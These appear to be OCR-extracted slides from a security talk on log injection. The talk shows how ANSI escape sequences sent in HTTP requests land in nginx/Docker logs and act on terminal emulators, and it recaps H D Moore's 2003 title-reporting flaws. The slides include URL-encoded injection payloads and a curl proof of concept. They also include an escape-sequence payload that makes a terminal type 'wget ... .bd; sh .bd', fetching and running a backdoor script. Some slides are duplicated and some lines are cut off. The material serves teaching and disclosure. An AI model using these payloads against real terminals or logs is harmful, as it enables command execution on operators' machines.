
1. Injection of new/bogus log events (log forging via log injection)
2. Injection of XSS attacks, hoping that the malicious log event is viewed in a vulnerable web application
3. Injection of commands that parsers (like PHP parsers) could execute

# HOW?



Successful log injection attacks can cause:

1. Injection of new/bogus log events (log forging via log injection)
2. Injection of **Escape seq** hoping that the malicious log event is viewed in a **Terminal Emulator**
3. Injection of commands that **a terminal emulator** could execute



The screenshot shows the Docker Desktop interface. On the left sidebar, there are navigation options: Containers, Images, Volumes, Dev Environments (with a BETA badge), Learning Center, Extensions, Resource usage, and Add Extensions. The main area displays a container named 'affectionate\_chandrasekhar' running the 'docker/getting-started' image. The container ID is '2e0348d7fed4' and it is running on port '80:80'. The 'Logs' tab is active, showing a series of HTTP GET requests from 172.17.0.1 to various assets and fonts. At the bottom, system resources are shown: RAM 5.53 GB, CPU 1.80%, Disk 47.27 GB avail. of 58.37 GB, and it is not connected to the Hub. The version is v4.19.0.

The screenshot shows a web browser window with the URL '127.0.0.1/tutorial/'. The page is titled 'Getting Started' and is part of the 'docker Labs' tutorial. The main heading is 'Getting Started' with the subtitle 'The command you just ran'. The text says: 'Congratulations! You have started the container for this tutorial! Let's first explain the command that you just ran. In case you forgot, here's the command:'. Below this, a code block contains the command: `docker run -d -p 80:80 docker/getting-started`. On the left, there is a navigation menu with links: Getting Started, Getting Started (highlighted), Our Application, Updating our App, Sharing our App, Persisting our DB, Using Bind Mounts, Multi-Container Apps, and Using Docker Compose. On the right, there is a 'Table of contents' section with links: The command you just ran, The Docker Dashboard, What is a container?, and What is a container image?.

<https://www.docker.com/blog/getting-started-with-docker-desktop/>

# DOCKER LOGS



```
docker attach <containerid>  
docker logs --follow <containerid>
```

```
Failed (2: No such file or directory), client: 172.17.0.1, server:  
localhost, request: "GET /tutorial/blah HTTP/1.1", host: "127.0.0.1"  
2023/07/13 10:50:56 [error] 21#21: *28 open() "/usr/share/nginx/html/  
tutorial/blah
```






```
printf '\033[31mESC-INJECTION:\033[32mSUCCESSFUL\033[0m\033'
```




# URL ENCODE

```
printf '\033[31mESC-INJECTION:\033[32mSUCCESSFUL\033[0m\033'\n
```



```
/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a
```



```
" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /tutorial/using-bind-mounts/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSU
%1B%5B0m%07%0a HTTP/1.1", host: "127.0.0.1"
172.17.0.1 - - [10/Jul/2023:08:45:19 +0000] "GET /favicon.ico HTTP/1.1" 404 555 "http://127.0.0.1/tutorial/using-bind-mounts/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32m
FUL%1B%5B0m%07%0a" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
2023/07/10 08:45:19 [error] 24#24: *75 open() "/usr/share/nginx/html/favicon.ico" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GE
on.ico HTTP/1.1", host: "127.0.0.1", referer: "http://127.0.0.1/tutorial/using-bind-mounts/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a"
```



RAM 5.53 GB CPU 0.20% Disk 47.27 GB avail. of 58.37 GB Not connected to Hub



stok@STOKs-MacBook-Pro:~/Documents

1


```
→ Documents curl http://localhost/sup%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a
```

# HOW?

```

on.tco HTTP/1.1 , host: 127.0.0.1 , referer: http://127.0.0.1/tutorial/using-dind-mounts/%0a%
172.17.0.1 - - [10/Jul/2023:09:09:06 +0000] "GET /sup%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5
2023/07/10 09:09:06 [error] 24#24: *76 open() "/usr/share/nginx/html/sup
ESC-INJECTION-LFURLENCODED:SUCCESSFUL
" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /su
, host: "localhost"

```



RAM 5.53 GB CPU 0.20% Disk 47.27 GB avail. of 58.37 GB Not connected to Hub

## Successful log injection attacks can cause:

1. Injection of new/bogus log events (log forging via log injection) ✓
2. Injection of **Escape seq** hoping that the malicious log event is viewed in a **Terminal Emulator** ✓
3. Injection of commands that **a terminal emulator** could execute ✓

```

<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.23.3</center>
</body>
</html>

```

→ Documents

**ENOUGH FOR A POC**

# 2003 - H D MOORE

## [ Test Emulator Versions ]

```
xterm:          xf86 4.2.0 (patch 165)
aterm:          0.42
rxvt:           2.7.8
Eterm:          0.9.1
konsole:        3.1.0 rc5
putty:          0.53
SecureCRT:      3.4.6
gnome-terminal: 2.0.2 (libzvt 2.0.1) [2.2 indirectly]
hanterm-xf:     2.0
```

## [ Vulnerability Index ]

The Common Vulnerabilities and Exposures project (cve.mitre.org) has assigned CVE candidate names for all issues described in this paper.

CAN-2003-0020 Apache Error Log Escape Sequence Injection

CAN-2003-0021 Screen Dump: Eterm

CAN-2003-0022 Screen Dump: rxvt

CAN-2003-0063 Window Title Reporting: xterm

CAN-2003-0064 Window Title Reporting: dtterm

CAN-2003-0065 Window Title Reporting: uxterm

CAN-2003-0066 Window Title Reporting: rxvt

CAN-2003-0067 Window Title Reporting: aterm

CAN-2003-0068 Window Title Reporting: eterm

CAN-2003-0069 Window Title Reporting: putty

CAN-2003-0070 Window Title Reporting: gnome-terminal

CAN-2003-0078 Window Title Reporting: hanterm-xf

CAN-2003-0071 DEC UDK Processing DoS: xterm

CAN-2003-0079 DEC UDK Processing DoS: hanterm-xf

CAN-2003-0023 Menubar Manipulation: rxvt

CAN-2003-0024 Menubar Manipulation: aterm


# 2003 - H D MOORE

```
PS C:\Users\stok> write-host "$([char]0x1b)]2;owned?${[char]0x07)"  
PS C:\Users\stok>
```

OSC *Ps* ; *Pt* ST

*Ps* = 2 ⇒ Change Window Title to *Pt*.

# 2003 - H D MOORE



```
PS C:\Users\stok> write-host "$([char]0x1b)]2;owned?${[char]0x07)"
PS C:\Users\stok>
```

# 2003 - HD MOORE

```
owned? x + v  
PS C:\Users\stok> write-host "$([char]0x1b)]2;owned?${[char]0x1b)]2;owned?"  
PS C:\Users\stok>
```

Code	Sun	CDE	XTerm	Description
CSI 1 t	yes	yes	yes	de-iconify
CSI 2 t	yes	yes	yes	iconify
CSI 3 t	yes	yes	yes	move window to pixel-position
CSI 4 t	yes	yes	yes	resize window in pixels
CSI 5 t	yes	yes	yes	raise window to front of stack
CSI 6 t	yes	yes	yes	raise window to back of stack
CSI 7 t	yes	yes	yes	refresh window
CSI 8 t	yes	yes	yes	resize window in chars
CSI 9 t	-	-	yes	maximize/unmaximize window
CSI 1 0 t	-	-	yes	to/from full-screen
CSI 1 1 t	yes	yes	yes	report if window is iconified
CSI 1 2 t	-	-	-	-
CSI 1 3 t	yes	yes	yes	report window position
CSI 1 4 t	yes	yes	yes	report window size in pixels
CSI 1 5 t	-	-	yes	report screen size in pixels
CSI 1 6 t	-	-	yes	report character cell in pixels
CSI 1 7 t	-	-	-	-
CSI 1 8 t	yes	yes	yes	report window size in chars
CSI 1 9 t	-	-	yes	report screen size in chars
CSI 2 0 t	-	yes	yes	report icon label
CSI 2 1 t	-	yes	yes	report window title
CSI 2 2 t	-	-	yes	save window/icon title
CSI 2 3 t	-	-	yes	restore window/icon title
CSI 2 4 t	-	-	yes	resize window (DECSLPP)
OSC 0 ST	-	yes	yes	set window and icon title
OSC 1 ST	-	yes	yes	set icon label
OSC 2 ST	-	yes	yes	set window title
OSC 3 ST	-	n/a	yes	set X server property
OSC I ST	yes	yes	yes	set icon to file
OSC l ST	yes	yes	yes	set window title
OSC L ST	yes	yes	yes	set icon label



# 2003 - H D MOORE

```
owned? x + v
PS C:\Users\stok> write-host "$([char]0x1b)]2;owned?$([char]0x1b)]2"
PS C:\Users\stok>

CSI Ps t
Ps = 21 ⇒ Report Windows Title
```

Code	Sun	CDE	XTerm	Description
CSI 1 t	yes	yes	yes	de-iconify
CSI 2 t	yes	yes	yes	iconify
CSI 3 t	yes	yes	yes	move window to pixel-position
CSI 4 t	yes	yes	yes	resize window in pixels
CSI 5 t	yes	yes	yes	raise window to front of stack
CSI 6 t	yes	yes	yes	raise window to back of stack
CSI 7 t	yes	yes	yes	refresh window
CSI 8 t	yes	yes	yes	resize window in chars
CSI 9 t	-	-	yes	maximize/unmaximize window
CSI 1 0 t	-	-	yes	to/from full-screen
CSI 1 1 t	yes	yes	yes	report if window is iconified
CSI 1 2 t	-	-	-	-
CSI 1 3 t	yes	yes	yes	report window position
CSI 1 4 t	yes	yes	yes	report window size in pixels
CSI 1 5 t	-	-	yes	report screen size in pixels
CSI 1 6 t	-	-	yes	report character cell in pixels
CSI 1 7 t	-	-	-	-
CSI 1 8 t	yes	yes	yes	report window size in chars
CSI 1 9 t	-	-	yes	report screen size in chars
CSI 2 0 t	-	yes	yes	report icon label
CSI 2 1 t	-	yes	yes	report window title
CSI 2 2 t	-	-	yes	save window/icon title
CSI 2 3 t	-	-	yes	restore window/icon title
CSI 2 4 t	-	-	yes	resize window (DECSLPP)
OSC 0 ST	-	yes	yes	set window and icon title
OSC 1 ST	-	yes	yes	set icon label
OSC 2 ST	-	yes	yes	set window title
OSC 3 ST	-	n/a	yes	set X server property
OSC I ST	yes	yes	yes	set icon to file
OSC l ST	yes	yes	yes	set window title
OSC L ST	yes	yes	yes	set icon label

# 2003 - H D MOORE

```
owned? x + v
PS C:\Users\stok> write-host "$([char]0x1b)]2;owned?${[char]0x07)"
PS C:\Users\stok>

\033]2;;wget 127.0.0.1/.bd;sh .bd;exit;\007\033[21t\033]2;xterm\007Press Enter>\033[8m;

CSI Ps t
Ps = 21 ⇒ Report Windows Title
```

# 2003 - H D MOORE

```
owned?
PS C:\Users\stok> write-host owned?$([char]0)
PS C:\Users\stok>

\033]2;;wget 127.0.0.1/.bd;sh .h \033]2;xterm\007Press Enter>\033[8m;

CSI Ps t
Ps = 21 ⇒ Rep title
```

**FIXED!**

# 2010

**GIOVANNI "EVILALIV3" PELLERANO  
ALESSANDRO "JEKIL" TANASI  
FRANCESCO "ASCII" ONGARO**



```
